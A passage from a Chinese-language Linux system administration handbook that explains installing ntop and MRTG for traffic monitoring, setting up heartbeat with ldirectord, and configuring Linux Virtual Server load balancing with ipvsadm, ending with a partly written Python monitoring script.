 Storage ID=1 type mysql wr_q 0/0 rd_q 0/0
 Data-source ID=1 type LIBPCAP source eth0:0 loop 316382
average 4182 mcsec
    Perf: average skew delay 21580 mcsec, PPS: 77, BPS:
16788
Alerter 0 queue max: 255, current: 0
 Scheduled tasks: 1
```

netams-web

http://localhost/netams/stat/

http://localhost/netams/cgi-bin/login.cgi

4. Ntop

ntop - display network usage in web browser

4.1. Installation

Ubuntu

```
$ sudo apt-get install ntop
$ sudo apt-get install graphviz
```

设置管理员密码





如果你忘记密码，可以使用下面命令重置密码

```
$ sudo ntop --set-admin-password
```

```
$ sudo /etc/init.d/ntop start
```

CentOS

5.x

```
wget http://packages.sw.be/rpmforge-release/rpmforge-release-
0.5.2-2.el5.rf.i386.rpm
rpm -K rpmforge-release-0.5.2-2.el5.rf.i386.rpm
rpm -i rpmforge-release-0.5.2-2.el5.rf.i386.rpm
yum install ntop
```

设置管理员密码

```
# ntop -A
Tue May 22 13:03:34 2012  NOTE: Interface merge enabled by
default
Tue May 22 13:03:34 2012  Initializing gdbm databases


ntop startup - waiting for user response!


Please enter the password for the admin user:
Please enter the password again:
Tue May 22 13:03:40 2012  Admin user password has been set
```

备份配置文件

```
# cp /etc/ntop.conf /etc/ntop.conf.old
```

/etc/sysconfig/iptables

```
-A RH-Firewall-1-INPUT -m state --state NEW -m tcp -p tcp --
dport 3000 -j ACCEPT
service iptables restart
```

启动ntop

```
# /usr/bin/ntop -d -L -u ntop -P /var/ntop --use-syslog=daemon
```

```
or
# /usr/bin/ntop -d -L -u ntop -P /var/ntop --skip-version-check
--use-syslog=daemon
```

/etc/init.d/ntop 脚本有bug无法启动，需要如下修改

```
# vim /etc/init.d/ntop
start () {
    echo -n $"Starting $prog: "
    #daemon $prog -d -L @/etc/ntop.conf
    daemon $prog  @/etc/ntop.conf
```

4.2. Web UI

http://localhost:3000/

4.3. Plugins

NetFlow

5. MRTG

5.1. CentOS 8 Stream

```
[root@localhost ~]# dnf search mrtg
Last metadata expiration check: 3:27:52 ago on Thu 26 Aug 2021
02:14:39 PM CST.
================================================================
========================= Name Exactly Matched: mrtg
================================================================
=========================
mrtg.x86_64 : Multi Router Traffic Grapher
================================================================
============================= Name Matched: mrtg
================================================================
=============================
pcp-import-mrtg2pcp.x86_64 : Performance Co-Pilot tools for
importing MTRG data into PCP archive logs

[root@localhost ~]# dnf install -y mrtg
```

默认配置文件

```
[root@localhost ~]# cat /etc/mrtg/mrtg.cfg
##################################################################
#######
# Multi Router Traffic Grapher -- Example Configuration File
##################################################################
#######
# This file is for use with mrtg-2.0
#
# Note:
#
# * Keywords must start at the begin of a line.
#
```

```
# * Lines which follow a keyword line which do start
#   with a blank are appended to the keyword line
#
# * Empty Lines are ignored
#
# * Lines starting with a # sign are comments.

# Where should the logfiles, and webpages be created?

# Minimal mrtg.cfg
#--------------------

HtmlDir: /var/www/mrtg
ImageDir: /var/www/mrtg
LogDir: /var/lib/mrtg
ThreshDir: /var/lib/mrtg
#Target[r1]: 2:public@myrouter.somplace.edu
#MaxBytes[r1]: 1250000
#Title[r1]: Traffic Analysis
#PageTop[r1]: <H1>Stats for our Ethernet</H1>
```

```
[root@localhost ~]# indexmaker --
output=/var/www/mrtg/index.html /etc/mrtg/mrtg.cfg
```

启用 mrtg

```
[root@localhost ~]# systemctl enable mrtg
Created symlink /etc/systemd/system/multi-
user.target.wants/mrtg.service →
/usr/lib/systemd/system/mrtg.service.
```

启动 mrtg

```
[root@localhost ~]# systemctl start mrtg
```

查看启动状态

```
[root@localhost ~]# systemctl status mrtg
● mrtg.service - Multi-router Traffic Grapher
   Loaded: loaded (/usr/lib/systemd/system/mrtg.service;
disabled; vendor preset: disabled)
   Active: active (running) since Thu 2021-08-26 17:58:34 CST;
4s ago
 Main PID: 176231 (mrtg)
    Tasks: 1 (limit: 100608)
   Memory: 21.4M
   CGroup: /system.slice/mrtg.service
           └─176231 /usr/bin/perl -w /usr/bin/mrtg
/etc/mrtg/mrtg.cfg --lock-file /var/lock/mrtg/mrtg_l --
confcache-file /var/lib/mrtg/mrtg.ok

Aug 26 17:58:34 localhost.localdomain systemd[1]: Started
Multi-router Traffic Grapher.
```

Nginx 配置

```
[root@localhost conf.d]# cat
/etc/nginx/conf.d/monitor.netkiller.cn.conf
server {
    listen       192.168.30.13:80;
    server_name  192.168.30.13;

    access_log /var/log/nginx/monitor.netkiller.cn.access.log;
    error_log /var/log/nginx/monitor.netkiller.cn.error.log;

    # Load configuration files for the default server block.
    include /etc/nginx/default.d/*.conf;
```

```
    location / {
        root /var/www/mrtg;
        index  index.html;
            autoindex on;
    }
}
```

5.2. Ubuntu 安装

```
$ sudo apt-get install mrtg
$ sudo mkdir /etc/mrtg/
$ sudo sh -c 'cfgmaker --global "HtmlDir: /var/www/mrtg" \
--global "ImageDir: /var/www/mrtg" \
--global "LogDir: /var/lib/mrtg" \
--global "ThreshDir: /var/lib/mrtg" \
--global "Options[_]: growright,bits"  \
--ifref=name --ifdesc=descr --show-op-down \
public@172.16.0.254 > /etc/mrtg/firewall.cfg'

$ sudo mkdir -p /var/www/mrtg
$ sudo indexmaker --output=/var/www/mrtg/firewall.html
/etc/mrtg/firewall.cfg
```

例 75.1. mrtg

```

```

5.3. CentOS 安装

```
# yum install mrtg
```

start

```
# env LANG=C /usr/bin/mrtg /etc/mrtg/mrtg.cfg
```

/etc/mrtg/mrtg.cfg

```
HtmlDir: /var/www/mrtg
ImageDir: /var/www/mrtg
LogDir: /var/lib/mrtg
ThreshDir: /var/lib/mrtg
#Target[r1]: 2:public@myrouter.somplace.edu
#MaxBytes[r1]: 1250000
#Title[r1]: Traffic Analysis
#PageTop[r1]: <H1>Stats for our Ethernet</H1>

Target[dell_3548_switch]:
ifInOctets.1&ifOutOctets.1:public@172.16.0.252
MaxBytes[dell_3548_switch]: 1250000
Title[dell_3548_switch]: Traffic Analysis
PageTop[dell_3548_switch]: <H1>Stats for our Ethernet</H1>
```

create mrtg.cfg

```
cp /etc/mrtg/mrtg.cfg /etc/mrtg/mrtg.cfg.old

cfgmaker --global "HtmlDir: /var/www/mrtg" \
--global "ImageDir: /var/www/mrtg" \
--global "LogDir: /var/lib/mrtg" \
--global "ThreshDir: /var/lib/mrtg" \
--global "Options[_]: growright,bits"  \
--ifref=name --ifdesc=descr  --show-op-down \
public@172.16.0.252 > /etc/mrtg/mrtg.cfg
```

index.html

```
# indexmaker --output=/var/www/mrtg/index.html
/etc/mrtg/mrtg.cfg
```

5.4. 监控多个设备

```
cfgmaker --global "HtmlDir: /var/www/mrtg" \
--global "ImageDir: /var/www/mrtg" \
--global "LogDir: /var/lib/mrtg" \
--global "ThreshDir: /var/lib/mrtg" \
--global "Options[_]: growright,bits"  \
--ifref=name --ifdesc=descr \
--subdirs=Dell6224 \
public@172.16.0.251 \
--ifref=name --ifdesc=descr \
--subdirs=Dell3548 \
public@172.16.0.252 \
--ifref=name --ifdesc=descr \
--subdirs=H3CS3600 \
public@172.16.0.253 > /etc/mrtg/mrtg.cfg

indexmaker --output=/var/www/mrtg/index.html /etc/mrtg/mrtg.cfg
```

5.5. 批量生成监控配置文件

```
for host in 253 252 251 250 249
do

cfgmaker --global "HtmlDir: /var/www/mrtg" \
--global "ImageDir: /var/www/mrtg" \
--global "LogDir: /var/lib/mrtg" \
--global "ThreshDir: /var/lib/mrtg" \
--global "Options[_]: growright,bits"  \
\
--ifref=name --ifdesc=descr \
--subdirs=Cisco-Switch-2960G-$host \
public@172.16.0.$host \
\
```

```
> /etc/mrtg/switch-2960-$host.cfg

indexmaker --output=/var/www/mrtg/switch-2960-$host.html
/etc/mrtg/switch-2960-$host.cfg

done
```

5.6. 图片尺寸

Xsize / Ysize

```
cfgmaker --global "HtmlDir: /var/www/mrtg" \
--global "ImageDir: /var/www/mrtg" \
--global "LogDir: /var/lib/mrtg" \
--global "ThreshDir: /var/lib/mrtg" \
--global "Options[_]: growright,bits"  \
--global "Xsize[_]: 600" \
--global "Ysize[_]: 200" \
\
--ifref=name --ifdesc=descr \
--subdirs=Juniper-Firewall \
public@172.16.0.1 \
> /etc/mrtg/firewall.cfg
```

6. lvs-rrd

http://tepedino.org/lvs-rrd/

部分 VIII. Server Load Balancing

Load Balancing / High-Availability

本章主要讲述服务器负载均衡技术语服务器高可用，关于网络链路负载均衡与路由交换设备HA请关注作者的《Netkiller Network 手札》

第 76 章 heartbeat

1. heartbeat+ldirectord

1.1. heartbeat

```
neo@ubuntu:~$ apt-cache search  heartbeat
heartbeat - Subsystem for High-Availability Linux
heartbeat-dev - Subsystem for High-Availability Linux -
development files
ipvsadm - Linux Virtual Server support programs

neo@ubuntu:~$ sudo apt-get install heartbeat
```

1.2. ldirectord

当前环境

```
[root@backup ~]# cd /etc/ha.d/
[root@backup ha.d]# ls
authkeys       harc           ldirectord.cf  README.config
shellfuncs
ha.cf          haresources    rc.d/          resource.d/
```

heartbeat主要有三个配置文件:

1. /etc/ha.d/authkeys
2. /etc/ha.d/ha.cf
3. /etc/ha.d/haresources

过程 76.1. 配置步骤:

1. /etc/ha.d/authkeys

   auth 3

   3 md5 hello

```
[root@backup ha.d]# vi authkeys
auth 3
#1 crc
#2 sha1 HI!
3 md5 hello
```

2. /etc/ha.d/ha.cf

   master

   logfile /var/log/ha-log

   logfacility local0

   keepalive 2

   deadtime 30

   warntime 10

   initdead 120

   udpport 694

   ucast eth1 10.10.10.161

ucast eth1 <backup node ip>

auto_failback on

node master.example.org
node backup.example.org

ping_group group1 10.10.10.160 10.10.10.161

respawn hacluster /usr/lib/heartbeat/ipfail

apiauth ipfail gid=haclient uid=hacluster

```
[root@backup ha.d]# vi ha.cf
logfile /var/log/ha-log
```

backup

ucast eth1 master node ip

3. /etc/ha.d/haresources

<node> <vip>/<netmask>/<interface>/<vip> ldirectord

master.example.org 211.100.37.164/32/eth0:0/211.100.37.164 ldirectord

```
[root@master ha.d]# cat haresources
master.example.org 211.100.37.164/32/eth0:0/211.100.37.164
ldirectord
```

backup.example.org 211.100.37.164/32/eth0:0/211.100.37.164 ldirectord

```
[root@backup ha.d]# cat haresources
backup.example.org 211.100.37.164/32/eth0:0/211.100.37.164
ldirectord
```

4. /etc/ha.d/ldirectord.cf

```
checktimeout=3
checkinterval=1
autoreload=yes
logfile="/var/log/ldirectord.log"
quiescent=yes
virtual=211.100.37.164:80
        real=10.10.0.7:80 gate
        real=10.10.0.8:80 gate
        real=10.10.0.9:80 gate
        service=http
        virtualhost=netkiller.8800.org
        scheduler=wrr
        protocol=tcp
        checkport=80
...
```

1.3. test

debug

```
tail -f /var/log/ha-log
```

察看心跳监听是否工作:

```
[root@master ha.d]# tcpdump -i eth1 icmp
```

```
[root@backup ha.d]# tcpdump –i eth1 icmp
```

IPaddr2 Script

IPAddr2::10.10.0.1/32/0:0/10.10.0.1

```
resource.d/IPaddr2 10.10.0.1/32/0:0/10.10.0.1 start
```

2. Pacemaker

第 77 章 Linux Virtual Server

Session

当选用持久服务（-p选项）支持HTTP session时，来自同一IP地址的请求将被送到同一台服务器。所以在这种状况下，一个ab生成的请求都会被调度到一台服务器，达不到性能测试的目的。在真实系统使用中，持久服务时间一般设置好几个小时。 当ldirectord监测到并且在列表中删除一台应用服务器时，之前有建立连接的,继续转发到这台机上，确实是这样。因为IPVS并不立即淘汰刚删除的服务器，考虑到服务器太忙被删除，可能很快会被加回来。如果你需要马上淘汰已删除服务器的连接，可以用 echo 1 > /proc/sys/net/ipv4/vs/expire_nodest_conn 不用担心记录连接所消耗的内存，因为一个连接只占用128个字节，所以512M可用内存可以支持四百万条连接数。 可以考虑用分布式的测试工具，或者多台机器一起跑ab。

1. 环境配置

ssh

```
neo@ubuntu:~$ sudo apt-get install ssh
```

network

```
neo@ubuntu:~$ sudo ifconfig eth0 172.16.0.250
neo@ubuntu:~$ sudo route add default gw 172.16.0.254
```

install ipvsadm

```
neo@ubuntu:~$ apt-cache search ipvsadm
ipvsadm - Linux Virtual Server support programs
```

```
neo@ubuntu:~$ sudo apt-get install ipvsadm
Reading package lists... Done
Building dependency tree
Reading state information... Done
Suggested packages:
  heartbeat keepalived ldirectord
The following NEW packages will be installed:
  ipvsadm
0 upgraded, 1 newly installed, 0 to remove and 30 not upgraded.
Need to get 0B/43.9kB of archives.
After unpacking 238kB of additional disk space will be used.
Preconfiguring packages ...
Selecting previously deselected package ipvsadm.
(Reading database ... 16572 files and directories currently
installed.)
Unpacking ipvsadm (from .../ipvsadm_1.24+1.21-
1.1ubuntu3_i386.deb) ...
Setting up ipvsadm (1.24+1.21-1.1ubuntu3) ...

neo@ubuntu:~$
```

test

```
neo@ubuntu:~$ sudo ipvsadm
IP Virtual Server version 1.2.1 (size=4096)
Prot LocalAddress:Port Scheduler Flags
  -> RemoteAddress:Port           Forward Weight ActiveConn
InActConn
neo@ubuntu:~$
```

2. VS/NAT




ip_forward

```
sysctl -w net.ipv4.ip_forward=1
or
echo 1 > /proc/sys/net/ipv4/ip_forward
or
/etc/sysctl.conf 文件，保证其中有如下一行：
net.ipv4.ip_forward = 1

执行：
sysctl -p
```

iptables

```
sudo iptables -t nat -A POSTROUTING -j MASQUERADE -p tcp -o
eth0 -s 172.16.0.0/16 -d 0.0.0.0/0
sudo iptables -t nat -A POSTROUTING -j MASQUERADE -p tcp -o
eth1 -s 192.168.1.0/24 -d 0.0.0.0/0
```

ipvsadm

```
sudo ipvsadm -A -t 172.16.0.1:80 -s wlc
sudo ipvsadm -a -t 172.16.0.1:80 -r 192.168.0.4:80 -m
sudo ipvsadm -a -t 172.16.0.1:80 -r 192.168.0.5:80 -m -w 2
```

3. VS/TUN




Director

```
ifconfig eth0:0 172.16.0.1 netmask 255.255.255.255 broadcast
172.16.0.1 up
```

ifconfig eth0:0 <VIP> netmask 255.255.255.255 broadcast <VIP> up

```
ipvsadm -A -t 172.16.0.1:80 -s wlc
ipvsadm -a -t 172.16.0.1:80 -r 172.16.0.10 -i
ipvsadm -a -t 172.16.0.1:80 -r 172.16.0.20 -i
ipvsadm -a -t 172.16.0.1:80 -r 172.16.0.30 -i
```

ifconfig

```
[root@centos etc]# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:15:2B:CF
          inet addr:172.16.0.40  Bcast:172.16.255.255
Mask:255.255.0.0
          inet6 addr: fe80::20c:29ff:fe15:2bcf/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2340 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2524 errors:0 dropped:0 overruns:0
carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:995068 (971.7 KiB)  TX bytes:327201 (319.5
KiB)
          Interrupt:177 Base address:0x1400

eth0:0    Link encap:Ethernet  HWaddr 00:0C:29:15:2B:CF
          inet addr:172.16.0.1  Bcast:172.16.0.1
Mask:255.255.255.255
```

```
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          Interrupt:177 Base address:0x1400

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:27 errors:0 dropped:0 overruns:0 frame:0
          TX packets:27 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2460 (2.4 KiB)  TX bytes:2460 (2.4 KiB)

[root@centos etc]#
```

route

```
[root@centos etc]# route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric
Ref    Use Iface
169.254.0.0     *               255.255.0.0     U     0      0
0 eth0
172.16.0.0      *               255.255.0.0     U     0      0
0 eth0
default         172.16.0.254    0.0.0.0         UG    0      0
0 eth0
[root@centos etc]#
```

ipvsadm

```
[root@centos etc]# ipvsadm
IP Virtual Server version 1.2.1 (size=4096)
Prot LocalAddress:Port Scheduler Flags
  -> RemoteAddress:Port           Forward Weight ActiveConn
InActConn
TCP  172.16.0.1:http wlc
  -> 172.16.0.30:http             Tunnel  1      0          0
  -> 172.16.0.20:http             Tunnel  1      0          0
```

```
  -> 172.16.0.10:http             Tunnel  1      0          0
[root@centos etc]#
```

realserver

```
echo 1 > /proc/sys/net/ipv4/ip_forward
modprobe ipip
ifconfig tunl0 0.0.0.0 up
echo 1 > /proc/sys/net/ipv4/conf/all/hidden
echo 1 > /proc/sys/net/ipv4/conf/tunl0/hidden
ifconfig tunl0 172.16.0.1 netmask 255.255.255.255 broadcast
172.16.0.1 up
route add -host 172.16.0.1 dev tunl0
```

ubuntu real server

```
neo@backup:~$ sudo sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
neo@backup:~$ sudo modprobe ipip
neo@backup:~$ sudo ifconfig tunl0 0.0.0.0 up

neo@backup:~$ sudo ifconfig tunl0 172.16.0.1 netmask
255.255.255.255 broadcast 172.16.0.1 up
neo@backup:~$ sudo route add -host 172.16.0.1 dev tunl0
neo@backup:~$ route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric
Ref    Use Iface
172.16.0.1      *               255.255.255.255 UH    0      0
0 tunl0
localnet        *               255.255.0.0     U     0      0
0 eth0
default         172.16.0.254    0.0.0.0         UG    0      0
0 eth0
neo@backup:~$
```

script

```
sudo sysctl -w net.ipv4.ip_forward=1
sudo modprobe ipip
sudo ifconfig tunl0 0.0.0.0 up
sudo ifconfig tunl0 172.16.0.1 netmask 255.255.255.255
broadcast 172.16.0.1 up
```

ifconfig

```
neo@master:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:CC:CF:A2
          inet addr:172.16.0.10  Bcast:172.16.255.255
Mask:255.255.0.0
          inet6 addr: fe80::20c:29ff:fecc:cfa2/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5006 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4692 errors:0 dropped:0 overruns:0
carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2866792 (2.7 MiB)  TX bytes:639042 (624.0
KiB)
          Interrupt:177 Base address:0x1400

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)

tunl0     Link encap:IPIP Tunnel  HWaddr
          inet addr:172.16.0.1  Mask:255.255.255.255
          UP RUNNING NOARP  MTU:1480  Metric:1
          RX packets:98 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19511 (19.0 KiB)  TX bytes:0 (0.0 b)
```

```
neo@master:~$ route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric
Ref    Use Iface
172.16.0.0      *               255.255.0.0     U     0      0
0 eth0
default         172.16.0.254    0.0.0.0         UG    0      0
0 eth0
neo@master:~$
```

4. VS/DR




VS/DR方式是通过改写请求报文中的MAC地址部分来实现的。

Director和RealServer必需在物理上有一个网卡通过不间断的局域网相连。

Director

VIP:172.16.0.1

```
neo@ubuntu:~$ sudo ifconfig eth0 172.16.0.1/16
or
ifconfig eth0 172.16.0.x netmask 255.255.0.0 broadcast
172.16.0.255 up
ifconfig eth0:0 172.16.0.1 netmask 255.255.255.255 broadcast
172.16.0.1 up

sudo sysctl -w net.ipv4.ip_forward=1
```

ipvsadm

```
#!/bin/bash
ipvsadm -C
ipvsadm -A -t 172.16.0.1:80 -s wlc
ipvsadm -a -t 172.16.0.1:80 -r 172.16.0.10 -g
ipvsadm -a -t 172.16.0.1:80 -r 172.16.0.20 -g
ipvsadm -a -t 172.16.0.1:80 -r 172.16.0.30 -g
```

script

```
ifconfig eth0 172.16.0.x netmask 255.255.0.0 broadcast
172.16.0.255 up
ifconfig eth0:0 172.16.0.1 netmask 255.255.255.255 broadcast
172.16.0.1 up
echo 1 > /proc/sys/net/ipv4/ip_forward
```

RealServer

Ubuntn

```
neo@master:~$ sudo sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
neo@master:~$ sudo sysctl -w net.ipv4.conf.lo.arp_ignore=1
net.ipv4.conf.lo.arp_ignore = 1
neo@master:~$ sudo sysctl -w net.ipv4.conf.lo.arp_announce=2
net.ipv4.conf.lo.arp_announce = 2
neo@master:~$ sudo sysctl -w net.ipv4.conf.all.arp_ignore=1
net.ipv4.conf.all.arp_ignore = 1
neo@master:~$ sudo sysctl -w net.ipv4.conf.all.arp_announce=2
net.ipv4.conf.all.arp_announce = 2
neo@master:~$
neo@master:~$ sudo ifconfig lo:0 172.16.0.1 netmask
255.255.255.255 broadcast 172.16.0.1 up
neo@master:~$ sudo route add -host 172.16.0.1 dev lo:0
```

script

```
sudo sysctl -w net.ipv4.ip_forward=1
sudo sysctl -w net.ipv4.conf.lo.arp_ignore=1
sudo sysctl -w net.ipv4.conf.lo.arp_announce=2
sudo sysctl -w net.ipv4.conf.all.arp_ignore=1
sudo sysctl -w net.ipv4.conf.all.arp_announce=2
sudo ifconfig lo:0 172.16.0.1 netmask 255.255.255.255 broadcast
172.16.0.1 up
sudo route add -host 172.16.0.1 dev lo:0
```

redhat

```
echo 1 > /proc/sys/net/ipv4/ip_forward
echo 1 > /proc/sys/net/ipv4/conf/all/hidden
echo 1 > /proc/sys/net/ipv4/conf/lo/hidden
ifconfig lo:0 172.16.0.1 netmask 255.255.255.255 broadcast
172.16.0.1 up
```

test

```
neo@ubuntu:~$ sudo tcpdump -i eth0|grep "172.16.0.1"
```

4.1. 配置文件

Director

ifconfig

```
neo@ubuntu:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:C2:FC:D7
          inet addr:172.16.0.250  Bcast:172.16.255.255
Mask:255.255.0.0
          inet6 addr: fe80::20c:29ff:fec2:fcd7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:8566 errors:0 dropped:0 overruns:0 frame:0
          TX packets:11544 errors:0 dropped:0 overruns:0
carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:726365 (709.3 KiB)  TX bytes:2638735 (2.5
MiB)
          Interrupt:177 Base address:0x1400

eth0:0    Link encap:Ethernet  HWaddr 00:0C:29:C2:FC:D7
          inet addr:172.16.0.1  Bcast:255.255.255.255
Mask:0.0.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          Interrupt:177 Base address:0x1400

lo        Link encap:Local Loopback
```

```
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)

neo@ubuntu:~$
```

ipvsadm

```
neo@ubuntu:~$ sudo ipvsadm
IP Virtual Server version 1.2.1 (size=4096)
Prot LocalAddress:Port Scheduler Flags
  -> RemoteAddress:Port           Forward Weight ActiveConn
InActConn
TCP  172.16.0.1:www wlc
  -> 172.16.0.20:www              Route   1      0          0
  -> 172.16.0.10:www              Route   1      0          0
neo@ubuntu:~$
```

RealServer

ifconfig

```
neo@ubuntu:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:CC:CF:A2
          inet addr:172.16.0.20  Bcast:172.16.255.255
Mask:255.255.0.0
          inet6 addr: fe80::20c:29ff:fecc:cfa2/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1897 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1511 errors:0 dropped:0 overruns:0
carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:229334 (223.9 KiB)  TX bytes:205973 (201.1
```

```
KiB)
          Interrupt:177 Base address:0x1400

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)

lo:0      Link encap:Local Loopback
          inet addr:172.16.0.1  Mask:255.255.255.255
          UP LOOPBACK RUNNING  MTU:16436  Metric:1

neo@ubuntu:~$
```

5. ipvsadm script

save/restore

```
$ ipvsadm-sav > ipvsadm.sav
$ ipvsadm-restore < ipvsadm.sav
```

同步

```
#sync daemon.
ipvsadm --start-daemon=master --mcast-interface=eth1
ipvsadm --start-daemon=backup --mcast-interface=eth1
```

cancel

```
[root@centos etc]# ipvsadm -C
[root@centos etc]# ifconfig eth0:0 down
and
[root@centos etc]# ifconfig lo:0 down
```

6. Timeout

```
# ipvsadm -L --timeout
Timeout (tcp tcpfin udp): 900 120 300
```

7. debug

```
tcpdump -n -i eth0 port 80 or icmp or arp
```

正确的IP包

```
20:39:01.222810 IP 172.16.0.253.4086 > 172.16.0.1.www: S
4092656017:4092656017(0) win 65535 <mss 1460,nop,wscale
2,nop,nop,sackOK>
20:39:01.225684 IP 172.16.0.253.4086 > 172.16.0.1.www: . ack
3272377939 win 64240
20:39:01.225697 IP 172.16.0.1.www > 172.16.0.253.4086: S
3272377938:3272377938(0) ack 4092656018 win 5840 <mss
1460,nop,nop,sackOK,nop,wscale 1>
20:39:01.225726 IP 172.16.0.253.4086 > 172.16.0.1.www: P
1:186(185) ack 1 win 64240
20:39:01.246167 IP 172.16.0.1.www > 172.16.0.253.4086: . ack
186 win 3456
20:39:01.284672 IP 172.16.0.1.www > 172.16.0.253.4086: P
1:524(523) ack 186 win 3456
20:39:01.386049 IP 172.16.0.253.4086 > 172.16.0.1.www: . ack
524 win 64109
```

8. ipvsadm monitor

monitor.py

```
#!/usr/bin/env python

class Ipvs:
    types = ''
    vip = '0.0.0.0'
    vport = '0'
    scheduler = ''
    nodes = []
    """
    def __init__(self, vs):
        self.types = vs[0]
        self.vip = vs[1]
        self.vport = vs[2]
        self.scheduler = vs[3]
        self.nodes = vs[4]
    """
class Node:
    nip     = '0.0.0.0'
    nport   = ''
    forward = ''
    weight = 0
    active = 0
    inact  = 0
    def __init__(self, node):
        nip = node[0]
        nport = node[1]
        forward = node[2]
        weight = node[3]
        active = node[4]
        incat = node[5]
        self.nip     = nip
        self.nport   = nport
        self.forward = forward
        self.weight = weight
        self.active = active
        self.inact  = incat
```

```
class Monitor:
    buffer = []
    ipvsdict = {}
    def __init__(self):
        self.buffer.append('<?xml version="1.0"?>')
        self.buffer.append('<?xml-stylesheet type="text/xsl"
href="vs.xsl"?>')
        #self.make()
        pass
    def clear(self):
        self.buffer = []
        self.ipvss = []
    def make(self):
        self.buffer.append('<ipvs>')
        for key in self.ipvsdict:
            ipvs = self.ipvsdict[key]
            self.node(ipvs.nodes,ipvs.vip+':'+ipvs.vport+'
'+ipvs.scheduler)
        self.buffer.append('</ipvs>')
    def header(self,vs):
        self.buffer.append('<!-- ------------------------------
--------- -->')
    def node(self, nodes, caption):
        self.buffer.append('<table>')
        self.buffer.append('<caption>'+caption+'</caption>')
        for node in nodes:
            self.buffer.append('<node>')
            self.buffer.append('<nip>'+node.nip+'</nip>')
            self.buffer.append('<nport>'+node.nport+'</nport>')

self.buffer.append('<forward>'+node.forward+'</forward>')

self.buffer.append('<weight>'+node.weight+'</weight>')

self.buffer.append('<active>'+node.active+'</active>')
            self.buffer.append('<inact>'+node.inact+'</inact>')
            self.buffer.append('</node>')
        self.buffer.append('</table>')
    def display(self):
        for buf in self.buffer:
            print buf
    def saveAs(self,filename):
#       if filename:
        f = open(filename,'w')
```

```
        for buf in self.buffer:
            f.write(buf)
        f.close()
    def save(self):
        self.saveAs('vs.xml')

    def ipvslist(self):
        w,r = os.popen2(IPVSADM)
        w.close()
        version = r.readline()
        vsfield = r.readline()
        nodefield = r.readline()

        pattern_vs = r'(\w+)\s+([0-9.]+):(\w+)\s+(\w+)'
        pattern_node = r'\s->\s([0-9.]+):(\w+)\s+(\w+)\s+
(\d+)\s+(\d+)\s+(\d+)'
        cp_vs = re.compile(pattern_vs)
        cp_node = re.compile(pattern_node)

        current_vs = ''
        for line in r.readlines():
            if line[:3] == 'TCP' or line[:3] == 'UDP':
                current_vs = line

                result = cp_vs.search(line).groups()
                ipvs = Ipvs()
                ipvs.types = result[0]
                ipvs.vip = result[1]
                ipvs.vport = result[2]
                ipvs.scheduler = result[3]
                ipvs.nodes = []
                self.ipvsdict[current_vs] = ipvs
            elif line[2:4]== '->':
                result = cp_node.search(line).groups()
                oneNode = Node(result)
                #nodes.append(oneNode)
                self.ipvsdict[current_vs].nodes.append(oneNode)

class Network:
    interface = []
    def __init__(self):
        pass
    def hostname:
        pass
```

```
class Ipvsadmin:
    cmdline = ''
    vscache = []
    forward = {'nat':'','route':'','tunel':''}

    def load(self, config):
        pass
    def vip(self, vip, vport, scheduler):
        pass
    def rip(self, vip,rip,rport,forward,weight):
        pass
    def list(self):
        pass
    def saveAs(self):
        pass
    def restore(self):
        pass

class Deploy:
    src = ['vs.xml','vs.xsl']
    dst = ''
    def __init__(self):
        pass
    def target(self, dst):
        self.dst = dst
    def start(self):
        try:
            for srcfile in self.src:
                shutil.copy(srcfile,self.dst)
        except (IOError, os.error), why:
            print "Can't copy %s to %s: %s" % (`self.src`,
`self.dst`, str(why))



import os,re
import shutil
IPVSADM='/sbin/ipvsadm'

def main():
    xml = Monitor()
    xml.ipvslist()
    xml.make()
    #xml.display()
